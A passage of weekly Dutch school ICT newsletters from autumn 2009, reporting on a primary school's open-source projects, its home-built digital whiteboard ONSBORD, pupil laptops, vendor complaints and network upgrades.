We hebben het steeds over WIKIWIJS. Maar wat is dat? Het is een initiatief van met Ministerie van Onderwijs om te komen tot OPEN en VRIJ toegankelijke leermiddelen die je, als je dat wilt, zelf kunt aanpassen. In de komende jaren moet de website van Wikiwijs duizenden lessen gaan bevatten. Degenen die meer willen weten kunnen een publicatie van 16 bladzijden lezen. Heel duidelijk.

- [Kamerbrief stimulering open leermiddelen: Wikiwijs in het onderwijs \(Pdf-bestand, 95kB\)](#)
- Voor degenen die ook in de voorhoede willen zitten is [hier](#) de link naar het volledige rapport.

De OBS Rosa Boekdrukker is één van de vele ideeënleveranciers voor dit enorme project waarmee we onze voortrekkersrol vormgeven.

### **ITTA**

Dirk had een gesprek met Froukje van het Instituut Taalonderzoek en Taalonderwijs aan Anderstaligen over de BAK (Basiswoordenlijst Amsterdamse Kleuters). Deze woordenlijst moet natuurlijk als Open Source onder een goede licentie (b.v. Creative Commons, net als Wikiwijs materiaal) beschikbaar komen. Zo kan je er makkelijk toepassingen voor ontwikkelen. Het was een gesprek waar ook Edukitty ter sprake kwam, het Open Source educatieve framework voor het makkelijk ontwikkelen van onderwijssoftware. Het was een inspirerend gesprek!

### **DIGITALE NIEUWSBRIEF**

[Veilig Leren Lezen.](#)

### **ABC**

Hedy kon een bij het ABC (onze schoolbegeleidingsdienst) gedownload bestand niet openen. ABC gebeld. De fout bleek bij ABC. Ze ondersteunen Firefox, maar hadden een foutje gemaakt. Ze zeiden toe de bestanden aan te passen.

### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

### **KENNISCENTRUM KABELGOOT**

[Bumitron](#) heeft de Kabelgoten in het Kenniscentrum prima afgewerkt en puntgaaf opgeleverd. Het ziet er strak uit en we hebben nu 18 extra aansluitingen. De prijs viel enorm mee omdat [Bumitron](#) nog een partij gebruikte kabelgoot in voorraad had. Daar is nu nog zo'n 100 meter van over. Ze bieden het voor ieder aannemelijk bod te koop aan. Het gaat om stalen wandgoot, merk 'van Geel', kleur wit, dubbele contactdozen en dubbele Cat 5 LSA aansluitingen. Voor de niet-technici: prima materiaal om voor een koopje je netwerk aan te leggen of uit te breiden. Mail naar ons.

### **DIGITAAL INTERACTIEF WHITEBOARD**

We hebben de laatste (kleine maar belangrijke) hobbel genomen in het opstarten van het bord. Leerkrachten hebben geen tijd om ingewikkelde dingen te doen. De opstartprocedure voor het werken met [ONSBORD](#) is nu:

- De computer aanzetten (bekend)
- Inloggen met naam of klas (idem)
- Even wat anders doen (ze heeft genoeg te doen)
- Een pen pakken en werken maar!

Niets geen gedoe met muisklikken, calibreren, opletten of iets start. Het is een 'no click' oplossing geworden. Precies wat het onderwijs nodig heeft.

### **LABEL PRINTER**

Vorige week meldden we, dat we een onderdeel voor onze label printer toegestuurd zouden krijgen. Het is gearriveerd, en er zat geen rekening bij, maar een kaartje: hierbij ontvangt u het door u gevraagde onderdeel. Dit is een melding bij de consumentenbond waard!

Groet en goed weekend,  
Karin,  
Dir

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 8 - week 37 - 2009 ( 11 september)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**RECTIFICATIE**

In de BIC van vorige week (4 september 2009) hebben we de indruk gewekt dat het ITTA kan zorgen voor open source tekst bestanden van de BAK. Dit is niet het geval. Het ITTA heeft de BAK ontwikkeld in opdracht van de gemeente. De gemeente beslist over de vorm waarin de BAK beschikbaar is.

**ALLE DIGITALE WHITEBOARDEN OP BEZOEK**

Binnenkort komt **Tessa van Zadelhoff** op bezoek om te kijken naar **ons digitaal interactief whiteboard**. Tessa heeft een jaar of 4 ervaring met alle merken digiborden op de Nederlandse markt. Wij willen alles van haar weten over software eisen, zij wil onze software zien werken. Mochten jullie nog vragen voor Tessa hebben, mail ons.

**OPTOMA BEAMER en SAHARA INTERACTIVE**

We zouden er een beamer op proef krijgen van de importeur Sahara-Interactive maar we zitten er nog steeds op te wachten. Verder laten ze ook niets meer van zich horen. Hm...toch maar eens naar wat anders kijken?

**MALMBERG !@#\\$!#@% !!!**

Onze systeembeheerder heeft de updates van Malmberg Maatwerk Oranje, Blauw en Groen gedaan. Weer dat gedonder met Malmberg. Het blijft brakke software. Flash werd door de war geschopt en er zat een bug in een XML file. De helpdesk wist er van. Dat levert dus honderden helpdesk vragen op. Kan dat beter gecommuniceerd worden?

De stupiditeit en arrogantie van de helpdesk van Malmberg trok ook weer de aandacht. De oude BIC abonnees herinneren zich nog onze acties rond Letterpret. We eisten Dfl 5000 compensatie voor alle tijd die we aan Letterpret verknoeden. Dit keer pakken we 't anders aan. We sturen dit nu ook meteen aan Malmberg's helpdesk. Hallo, bent u daar? Onderwerp: Call 465415: BAO: MR Flashplayer werkt niet meer op IE na installatie van Maatwerk updates.

**MAIL OVER KWEET'AL**

Is **dit** een bijzonder programma? Wie weet het al? Graag commentaar.

**BERESLIM**

We hebben een abonnement genomen op de digitale prentenboeken van Bereslim. Het invoeren van leerlingen werkte prima, maar bij het aanklikken van een spel kregen we een wit scherm. De helpdesk was heel erg behulpzaam. Nu kunnen de kinderen de boeken als een soort tekenfilm beleven. 't Ziet er super uit! Zie ook onder techniek

**DIGITALE NIEUWSBRIEVEN**

De schooltv is weer begonnen.

HUISJE BOOMPJE BEESTJE HEEFT **VAN ALLES** TE MELDEN.

**POLS nieuwsbrief** met o.a. informatie over Prinsjesdag en de Kinderboekenweek.

Kinderboekenweek: **internetwijzer**

**DYSLEXIE NIEUWSBRIEF**. Met zoveel materiaal en middelen: dyslexie zal hopelijk gauw uit de wereld zijn.

**VIVES**. weer boordevol ICT nieuws. (sorry, de plaatjes uit de nieuwsbrief zijn niet meegekomen)

**VAKBOND VRAAGT: VUL ENQUETE OVER PASSEND ONDERWIJS IN**

Wat vinden we van passend onderwijs? **VUL IN**.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**ONSBORD: DIGITAAL INTERACTIEF WHITEBAORD VOOR 99,95**

De eerste buitenlandse bestellingen zijn binnen! Onze zuiderburen hebben twee borden besteld. Voor meer info over de borden, zie **hier**

**BERESLIM**

Omdat Bereslim gebruik maakt van aparte poorten voor de filmpjes moest onze systeembeheerder enkele gaatjes hacken in onze vuurmuur. Tijd voor een opmerking over onze voortreffelijke firewall. Wij gebruiken

**GIPTables** . Omdat **ServerAtSchool** bereslim is. Het contact met de helpdesk van Bereslim verliep deskundig en prettig.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 8 - week 38 - 2009 (18 september)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**DIGIBORDEN SOFTWARE**

De oproep naar criteria voor digiborden software leverde een prachtige lijst op. Op de Kennisnet site is een speciale digiborden site; <http://po.digiborden.kennisnet.nl/aanschaf/software>. Op die pagina kun je doorklikken naar een inventarisatielijst. Graag aanvullingen en/of commentaar.

**DIGIBORD WAAIER**

In de laatste Indruk (tijdschrift van Kennisnet) staat een heel leuk artikel over een 'waaier' waarin stap voor stap de mogelijkheden van het gebruik van een digibord wordt uitgelegd. Opklimmend in niveau. Het is nog niet klaar. In formatie erover zal verschijnen op [www.ictdelta.nl](http://www.ictdelta.nl)

**WORKSHOP BEELD EN GELUID**

Deze week was de workshop over ED\*IT in Beeld en Geluid in Hilversum. Meer informatie is hier <http://www.allepersberichten.nl/persbericht/4433/1/EDIT-nieuw-platform-voor-het-onderwijs/> te lezen. En ook: ED\*IT BASIS is de variant voor het primair onderwijs. Als u ED\*IT BASIS bestelt, neemt u een licentie voor gebruik op de gehele school. U betaalt slechts voor het op uw school aanwezige aantal leerlingen en niet voor de leerkrachten en medewerkers. Een licentie voor ED\*IT BASIS kost €1,85 per leerling per jaar en heeft een duur van drie jaar. Het eerste schooljaar is echter gratis; uw school betaalt dus pas vanaf september 2010.

Tijdens de workshop werd duidelijk, dat het materiaal ON-LINE blijft. Je kunt niks kopiëren en plakken in je tekstverwerkingsdocument. Voorlopig is Teleblik voor ons nog wel voldoende. Het gebouw van Beeld en Geluid is heel erg de moeite van het bezoeken waard. Wij kregen nog een specoiale rondleiding naar de kelder. Vijf verdiepingen onder de grond. Daar ligt voor 80.000 uur filmmateriaal opgeslagen. DIGITALE BORDEN Onze collega Kurt wist ons nog een didactisch voordeel van ONSBORD te melden: "Alle borden die met druktechnologie werken zijn niet te gebruiken met conventioneel bordlineaal en bordpasser. Die instrumenten zijn didactisch gezien sterke principes t.o.v. de digitale ingebouwde passertjes. Een cirkel is een lijn op gelijke afstand van een punt (makkelijk didactisch uit te leggen met een touwtje . touwtje nemen, een eind vasthouden, ander end een aantal punten uitzetten op gelijke afstand om uiteindelijk tot een cirkel te komen. Didactisch heel wat sterker dan digitaal passertje selecteren en rondje laten tekenen door de computer."

**TIPS**

Een nieuwe zoekmachine voor leerlingen: [www.datbedoelik.nl](http://www.datbedoelik.nl)  
 Daarin kun je doorklikken naar: <http://spreekbeurten.malmberg.nl/spreekbeurten.asp?Itemid=120>  
 De grote opvoedtest In Trouw stond van de week een enorm artikel over opvoedstijlen. Zowel van ouders als van leerkrachten. Je kunt een online test doen: wat voor opvoedtype ben jij?  
<http://www.trouw.nl/onderwijs/interactief/>

**KLASSE-TV**

Nu de digiborden in opmars zijn wordt dit soort sites aantrekkelijker. Maar denk erom: een digibord is meer dan een TV op je bord!

**JAN VAN BREEMEN INSTITUUT EN LAPTOPS**

We hebben een kind met DCD. Daarvoor moet een 'laptop' komen. Het JvBI begeleidt dit kind. We belden de JvBI behandelaar met de vraag welke eisen je aan zo'n laptop moet stellen voor een DCD kind. Dat wist ze niet "want er verandert zoveel in die laptops, dat kunnen we niet bijhouden". Het bleek dat ze geen idee hebben van specificaties en met zeer veel moeite en met veel doorvragen konden we duidelijk maken wat we bedoelden. De relatie tussen DCD en ICT bleef onduidelijk. Een gesprek daarover was niet mogelijk want dat zouden niet-declarabele uren worden die de zorgverzekeraar niet vergoedt. Gelukkig werd één zaak wel duidelijk: de Alphasmart vinden ze niks. "Leuk voor een middagje spelen". Dat klonk ons als muziek in de oren, want dat vonden wij ook al. We zijn bezig met een alternatief. Wellicht ook geschikt voor ASS, ADD, DBD, CD, NLD, MCDD, PPD-NOS, en ADHD. Het viel ons op dat er bij het JvBI enig kwalitatief verschil is tussen de verfijnde diagnostiek en de grofheid van de behandeling, althans op ICT gebied.

### **ONE LAPTOP PER CHILD**

Er is een beweging die probeert een 100 dollar laptop te ontwikkelen.

[http://www.ted.com/talks/nicholas\\_negroponte\\_on\\_one\\_laptop\\_per\\_child.html](http://www.ted.com/talks/nicholas_negroponte_on_one_laptop_per_child.html)

Het bedrijf school heeft ook een heel klein laptopje, maar die kost 400 euro en kun je alleen gebruiken met het netwerk van die organisatie.

### **ONZE LAPTOP**

We hebben nu de eerste laptop voor een leerling in huis. Een schatje. Een EEE computer van Asus. Kosten 279 euro. Maandag mag de leerling er voor het eerst mee werken. Als het bevalt, bestellen we er nog een paar voor andere kinderen met eens schrijfprobleem.

### **DIGITALE NIEUWSBRIEVEN**

[Huisje Boompje Beestje](#)

[Nieuws uit de natuur](#)

[Rekenbrief](#)

[KENNISNET leerkracht basisonderwijs](#)

Lees over de nieuwe KIDS-SITE.

### **BOA CONFERENTIE**

We hebben ons aangemeld voor de BOA conferentie 2009. Als je snel bent kun je nog bij de workshop van je keuze. Alleen kun je nergens op de website bij het aanmelden een workshop kiezen.

### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **VGA NAAR VIDEO CONVERTER**

In de hal van de school hangt een TV voor mededelingen, foto's, etc. Die worden erop gezet met de TV module van [Site@School](#). De oude computer die de TV aanstuurde was wegens stouderdom overleden (dank nog Kees Steeman!). Tijd voor een blijvende oplossing die overal en altijd toepasbaar is. We kochten een VGA naar video converter van König, type CMP-TELVIEW1. Aansluiten op je PC, voeden via USB en je hebt composiet video, S-Video en RGB via SCART. Inclusief kabels en verzendkosten voor € 56,-. Gekocht bij [Vego in Landgraaf](#), prettig contact en snelle levering. Koop 'm niet bij Popelectronics.nl. Vlot besteld, maar ze leveren niet. Ze deden ons denken aan: "Veel beloven en weinig geven doen de gek in vrede leven".

In Linux Magazine NUMMER staat 't wat en hoe (instellen browser, autostart etc.). Scheelt weer een Windows PC.

#### **WINDOWS XP OM ZEEP**

Op een workstation nabij groep 8 bleek het bestand C:\WINDOWS\System32\SYSTEM te ontbreken of beschadigd. Of we maar even Windows XP wilden repareren of opnieuw installeren. Mooi niet! Gelukkig stond dankzij ons [ServerAtSchool](#), SABRINE (Semi Automatic Backup and restore In a Network Environment) en twee toetsaanslagen in 10 minuten een frisse Windows XP installatie op het workstation. We hadden bovenstaande fout nooit eerder gehad en vroegen ons af: is Windows XP na de laatste patch update nog brakker of zijn onze leerlingen slimmer geworden? We denken het eerste én het laatste.

#### **KRIJTBORD UPGRADEN**

We schreven al over [krijtbordupgraden.nl](#). Dat is een dik whiteboard folie dat je over het middendeel van je oude krijtbord plakt om er een whiteboard van te maken voor je digibord. Wij plakten het op de achterkant van een krijtbord. Daar zat een laagje metaal op. Dat sloot zó goed af dat zeer kleine, vrijwel onzichtbare luchtblaasjes ontstonden. Hans van OBS Corantijn plakte het whiteboard folie op MDF plaat en het zat meteen superstrak. De plaat is een fractie poreus waardoor geen luchtblaasjes konden ontstaan. Vervang dus het middendeel van 't bord door een dunne plaat MDF en plak daarop het whiteboard folie. Andere oplossingen zijn ook nog denkbaar, afhankelijk van het materiaal van je krijtbord.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 8 - week 39- 2009 ( 25 september)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**LAPTOP VOOR RUGZAK KIND**

We schreven al eerder over de onbruikbare **Alphasmart**. Die kost € 320 en lijdt zelf aan waarvoor hij wordt ingezet: dyslexie. Wij hebben bij de **PC Dokter** een Eee PC gekocht voor € 279. We zetten er Linux Ubuntu 8.04 op en maakten een paar kleine aanpassingen voor die ene leerling: na indrukken van de 'aan' knop start de laptop automatisch in Open Office en de leerling kan werken. Bij het opslaan ziet hij maar drie mapjes: Rekenen, Spelling, Taal. Dit alles geconfigureerd volgens de inzichten van de desbetreffende leerkracht. Maatwerk dus!

**DIGIBORDEN SOFTWARE**

We kregen digibordenssoftwarekenner **Tessa van Zadelhoff** op bezoek. Ze was enthousiast over ONSBORD en de mogelijkheden van de pen software. Wij waren enthousiast over haar voorwaarden waaraan digiborden software moet voldoen.

Hier een opsomming: 1. diverse pennen, dikten en kleuren. 2. Objecten kunnen verplaatsen. 3. Afbeeldingen importeren. 4. Hyperlinks maken. 5. Rechte lijnen trekken. 6. Objecten vergrendelen en koppelen. 7. Geluid afspelen. 8. Rolgordijn/bedekscherm. Zie ook de link bij nieuwsbrieven hieronder.

**AWBR ICT WERKZAAMHEDEN**

Deze week bogen we ons over het formuleren van de eindtermen ICT van een basisschool leerling in een AWBR school in het kader van het ontwikkelen van bovenschools ICT beleid. Daarbij houden we rekening met zeer verschillende manieren van werken binnen de scholen (Montessori, Dalton, klassikaal, om enkele te noemen). Dus we schrijven niet HOE de leerlingen tot die eindtermen komen, maar alleen wat ze minimaal moeten kunnen. De scholen zelf het 'hoe' in hun (nog te maken) leerlijnen.

**NIEUWSBRIEVEN**

**Huisje Boompje Beestje.**

**Nieuws uit de Natuur.docentenplein.**

NIEUW! **Nieuwsbrief Naturalis**

**Veilig Leren Lezen.** o.a kinderboekenweek.

**POLS.** Weer een schat aan informatie.

Websites met veel digiborden informatie. Zet ze bij de favorieten!

<http://www.digibordopschool.nl/>

<http://www.schoolbordportaal.nl/schoolborden/index.html>

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**ONSBORD (korte update)**

weer nieuwe bestellingen. We kregen de eerste twee **kant en klare setjes** binnen van Niels. Niels is de elektronicus die de setjes maakt en waar ze binnenkort besteld kunnen worden. 't Ziet er perfect uit. Volgende week gaat de eerste bij Anneke de klas in.

**NETWERK**

George (bovenschools ICT'er bij St. KBA-Nw West en gewaarderd **STRICT** techniek lid) bracht de laatste UTP Cat 6 kabels waardoor we nu volledig met 1 Gigabit naar de switches in de patchkast gaan. Hartelijk dank George!

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#)



om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

2009-09-28 w40

**Baarsjes Informatie en Communicatie Jaargang 8 - week 40 - 2009 ( 2 oktober)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

We zijn door een stomme fout de hele tekst van de BIC kwijt.  
We proberen jullie volgende week bij te praten.  
We gaan nu de short throw beamer halen.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 8 - week 41 - 2009 (9 oktober)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**Wat hadden we vorige week in de BIC?**

- Teleblik: op 1 oktober ontvingen we bericht dat op 2 oktober een poort anders ingesteld moest worden om de filmpjes beter te kunnen bekijken.
- allerlei leuke nieuwsbrieven met informatie voor de kinderboekenweek.
- rectificatie Alphasmart
- laptop criteria

Deze onderwerpen komen nog wel een keer voorbij. Nu gaan we gewoon weer door met deze week.

**INGEZONDEN BRIEF**

Beste Karin & Dirk,

Wat een stoere nieuwsbrief vorige week!

Groots om zo'n fout toe te geven, en desondanks de nieuwsbrief uit te laten gaan. Ben zeer benieuwd naar nieuwsbrief 41, want jullie nieuws is altijd de moeite van het lezen waard.

Succes en tot spoedig,

George

De redactie merkt op: "Een fout toegeven past bij de open source gedachte."

**FLIP**

We hebben een **Flip Mino HD** gekocht. Dat is een heel klein videocameraatje, waar een usb-stick uit kan klappen. Daarmee bekijk je je beelden en laad je de camera op. We gebruikten het cameraatje om filmpjes te maken voor de 'om de hoek naar school' markt. (zie bij techniek)

De volgende stap wordt: de kinderen gaan ermee **aan de slag**.

**NIEUWSBRIEVEN**

**SchoolTV Beeldbank**

**Nieuws uit de Natuur**

**Docentenplein** met o.a. kinderboekenweek.

**BIJEENKOMST AWBR-ICT WERKGROEP**

We werken aan een bovenschools ICT beleidsplan. Dit komt o.a. aan de orde:

Wat moeten de leerlingen kennen en kunnen op ICT gebied? **Hier** kun je alvast kijken en aanvullen!

**ALGEMENE LEDENVERGADERING STRICT**

Afgelopen donderdag hield de vereniging "**Scholen Tezamen Rijk met ICT**" zijn jaarlijkse algemene ledenvergadering. Er is weer een lid bij.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**VUURDOOP ONSBORD**

Op de 'Om de hoek naar school' markt stonden wij met **ONSBORD** in de 'portable' versie. Een whiteboard op een trap en de Wii op een statief op de grond. Het werkte meteen en de opstelling heeft 't de hele avond prima gedaan. Ons digitaal interactief whiteboard is dus behoorlijk bedrijfszeker.

We hadden veel bekijks en belangstelling.

**OPTOMA BEAMER**

Ons geduld is op! Omdat de importeur **SAHARA** ons al weken laat wachten op een exemplaar om te testen hebben we hem uiteindelijk zelf maar gekocht.

Het voelt niet bepaald 'fris' als je een product koopt van een importeur die je de woestijn instuurt.

Maar we kochten 'm bij de **PC-Dokter** en dat maakte weer wat goed. Snel geleverd en prettig in prijs.

Volgende week testen we.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 42 - 2009 ( 16 oktober)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**DUBBEL FEEST OP DE ICT AFDELING!**

De burelen en en laboratoria van de afd. ICT verkeerden in feeststemming. Redenen: vandaag begint de 9e jaargang van onze wekelijkse ICT nieuwsbrief én is **ONSBORD** in productie genomen (zie onder TECHNIEK).

**ONSBORD BIJ GROEP 3**

Nu heeft behalve groep 4a ook groep 3 **ONSBORD**. De Optoma beamer hangt provisorisch. En het geluid dat eruit komt is wèl hard genoeg! De verkoper die we op bezoek hadden kende 't ding blijkbaar niet helemaal. Na de herfstvakantie houden we weer demo's voor scholen. Hou de BIC in de gaten voor data.

**INTERNE MEDEDELING VOOR DE COLLEGA'S VAN DE ROSA BOEKDRUKKER**

Op het intranet staat de inlogcode voor KLASSE-TV.  
Ook andere wachtwoorden zijn daar te vinden.

**DIGIBORDWAPPER**

In het tijdschrift 'Indruk PO' (uitgave najaar 2009) stond een heel interessant artikel over een handleiding voor het gebruik van het digibord in verschillende niveaus. Te verkrijgen bij het ICT Delta. Deze week hebben we er een besteld. We zijn benieuwd.

**BEZOEK SCHOOLBESTUUR PURMEREND**

Ze wilden nadere info over de nieuwe versie van **Site@School**, **ServerAtSchool**, **STRICT** en **ONSBORD**. Over de nieuwe versie (en het waarom ervan) hebben we ze alles verteld, alsook over de rest. Vooral van **ONSBORD** waren ze behoorlijk onder de indruk.

**INTERVIEW PAROOL**

We kregen de redactie 'Kind' van Het Parool op bezoek. Die schrijft niet voor maar over kinderen. Ze wilden een interview met afd. ICT over site@School, ServerAtSchool en ONSBORD.  
Interview verschijnt in november. We konden volop onze vreugden en frustraties over ICT in het onderwijs kwijt.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**ONSBORD ONTWIKKELING AFGEROND**

Na anderhalf jaar experimenteren, het maken van een 'bewijs van concept' en een prototype is de ontwikkeling van **ONSBORD** voltooid. De totale ontwikkelingskosten bedroegen € 488. Deze werden gedragen door de OBS Corantijn en de Joop Westerweelschool. Waarvoor we ze, namens alle scholen die ONSBORD gebruiken, bedanken. Donaties zijn welkom voor doorontwikkeling. Deze kunnen worden overgemaakt op gironummer 5155248 ten name van "Scholen Tezamen Rijk met ICT" in Amsterdam.

**ONSBORD IN PRODUKTIE**

Degenen die al bestelden kregen de volgende brief.  
We nemen 'm over.

Geachte mevrouw, mijnheer,  
Met genoegen kunnen wij u berichten dat ons digitaal interactief whiteboard in productie is genomen. Professioneel elektronikus Niels [achternaam weg voor BIC] maakt, test en levert 'ONSBORD', zoals we 't genoemd hebben. Bij hem kunnen scholen en instellingen ONSBORD bestellen.

Wij kozen voor 3 uitvoeringen van ONSBORD:

- Kant-en-klaar voor € 159 inc. BTW excl. verzendkosten
- Zelfbouw pakket voor € 59 inc. BTW excl. verzendkosten
- Alles zelf doen: zie <http://wyxs.net/web/wiiscan/> voor

de schematuur, bouwbeschrijving, installatie-handleiding en vele handige tips, alles onder CC

licentie.

Met deze drie uitvoeringen hopen wij iedere schoolbeurs tevreden te hebben gesteld.

ONSBORD site: <http://onsbord.nl>

Voor bestellingen en inlichtingen: [info\(at\)onsbord.nl](mailto:info(at)onsbord.nl)

Wij danken u voor het vertrouwen dat u in ons stelde door nog voordat er een produkt was het te bestellen. Wij gaan door met het ontwikkelen van edukatieve toepassingen voor ONSBORD.

Lees daarover verder in onze wekelijkse BIC nieuwsbrief.

Met vriendelijke groet,

Dirk [achternaam weg voor BIC]

--

Afd. ICT van de OBS Rosa Boekdrukker

Vancouverstraat 3 - 5

1056 DT Amsterdam

tel: 020-6 128 000 fax: 020-4 892 372

<http://rosaboekdrukker.net>

[ict\(at\)rosaboekdrukker.nl](mailto:ict(at)rosaboekdrukker.nl)

Onze Open Source GPL projecten voor het basisonderwijs:

- Digitaal interactief whiteboard voor € 99,95 !!

<http://rosaboekdrukker.net/index.php?section=6&page=1013>

- ServerAtSchool: een client-serversysteem

<http://serveropschool.nl>

- Site@School: website beheer systeem (CMS)

<http://siteatschool.org>

- Vereniging 'Scholen Tezamen Rijk met ICT' (STRICT)

<http://strict.nu>

-----

#### **KRISTAL IN DE KLAS**

Imtech kwam op dinsdag het modem installeren. Nu begint het dure glas de klas te naderen. Wij houden onze gratis ADSL aansluiting vanwege redundantie. Nieuwe techniek wil je nog wel eens in de steek laten. Wij willen met een dual WAN (Wide Area Network) modem en enig slim configureren door onze systeembeheerder beide aansluitingen gebruiken.

#### **ONSBORD BIJ MERYEM**

De Optoma short throw beamer heeft geen optische zoom. Daardoor luistert de ophanging aan het plafond vrij nauw. Gelukkig laat de universele ophanging die we gebruiken enige speling toe.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 44 - 2009 ( 30 oktober)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

Nog bedankt voor alle felicitaties t.b.v. onze 9e jaargang!

**DEMONSTRATIES ONSBORD**

We hebben ons digitaal interactief whiteboard nu in 2 lokalen werkend met de **ONSBORD** hardware. In de klassen staan verschillende uitvoeringen zodat je kunt kijken wat de diverse mogelijkheden zijn.

We gaan weer demonstraties houden van ons digitaal interactief whiteboard.

Op Donderdag 12 november en Dinsdag 1 december, beide van 16.00 tot 17.00 uur.

Aanmelden via de mail (info at rosaboekdrukker punt nl) met opgave van datum. Alleen toegang voor scholen.

**ONSBORD IN ZEELAND**

We ontvingen eem mail van Jan, waaruit:

*"Als ik eenmaal heb gecalibreerd werkt het ding perfect en supersnel zonder vertragingen bij het schrijven. Ook al schrijf ik speersnel.*

*Kortom dit is een doorslaand succes!!!!*

*Ik denk dat er een hoop collega's jaloers zullen zijn en verwacht binnen een half jaar een berg van die dingen in school te zien. Ik heb de ICT mensen, de leiding en wat voortrekkers uitgenodigd om eens te komen kijken in mijn lokaal.*

*Met collegiale groet,*

*Jan [Achternaam]*

*Calvijn College Goes."*

Redactie: calibreren (uitrichten) is alleen nodig bij installatie van ONSBORD. Daarna niet meer.

**ONSBORD BIJ MERYEM**

In de herfstvakantie hebben we in groep 3 weer een bord opgehanen. Weer een iets andere opstelling dan bij Anneke in groep 4.

**LINKS:**

**Probleem van de maand** op het rekenweb.

**Pols nieuwsbrief** met daarin o.a. Iampionnen, Sint Maarten en Herfst.

Bestel de didactische wijzer bij **ICTDELTA**.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**KPN - GRATIS INTERNETVERBINDING**

De OPTA dwingt de KPN de gratis internetverbinding voor scholen stop te zetten per 1 september 2010. De KPN gaat hier tegen in beroep. Er wordt nagedacht over een eventueel verlengingsaanbod tegen een zo laag mogelijke prijs.

Wij willen onze KPN verbinding nog een tijdje aanhouden naast onze glasvezelverbinding met BOA (Breedband Onderwijs Amsterdam). Die verbinding is nog in een beginfase. Wij willen nog even de zekerheid van twee verbindingen. Dat deden we ook in de tijd dat we via priority/chello/UPC/ en hoe heette die andere ook maarweer, en via de KPN een verbinding hadden. Voor de zekerheid een tijdje twee aansluitingen houden is.

De KPN is ook bezig te bekijken wat ze nog meer kunnen doen voor het onderwijs (veilig internetten, lesideeen).

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#)

om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



**Baarsjes Informatie en Communicatie Jaargang 9 - week 45 - 2009 ( 6 november)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**WAT EEN FANTASTISCHE ICT-WEEK!**

Het kon niet op: Maandag dienden we een onderzoeksproject in project in bij Kennisnet. Woensdag werden geselecteerd (zie hieronder).

Woensdag gingen we ook naar 'Glas in de Klas', de **BOA-conferentie** en ontmoetten een interessante buitenlander (zie onder).

Donderdag verscheen een artikel in Het Parool over onze ICT bezigheden (zie onder).

En ook op Donderdag verzorgden wij een voordracht bij OpenOffice Plaza (zie onder).

Vrijdag stond Karin voor de klas en Dirk deed alle mails die uit de contacten deze week waren voortgekomen.

**GESELECTEERD VOOR ONDERZOEK**

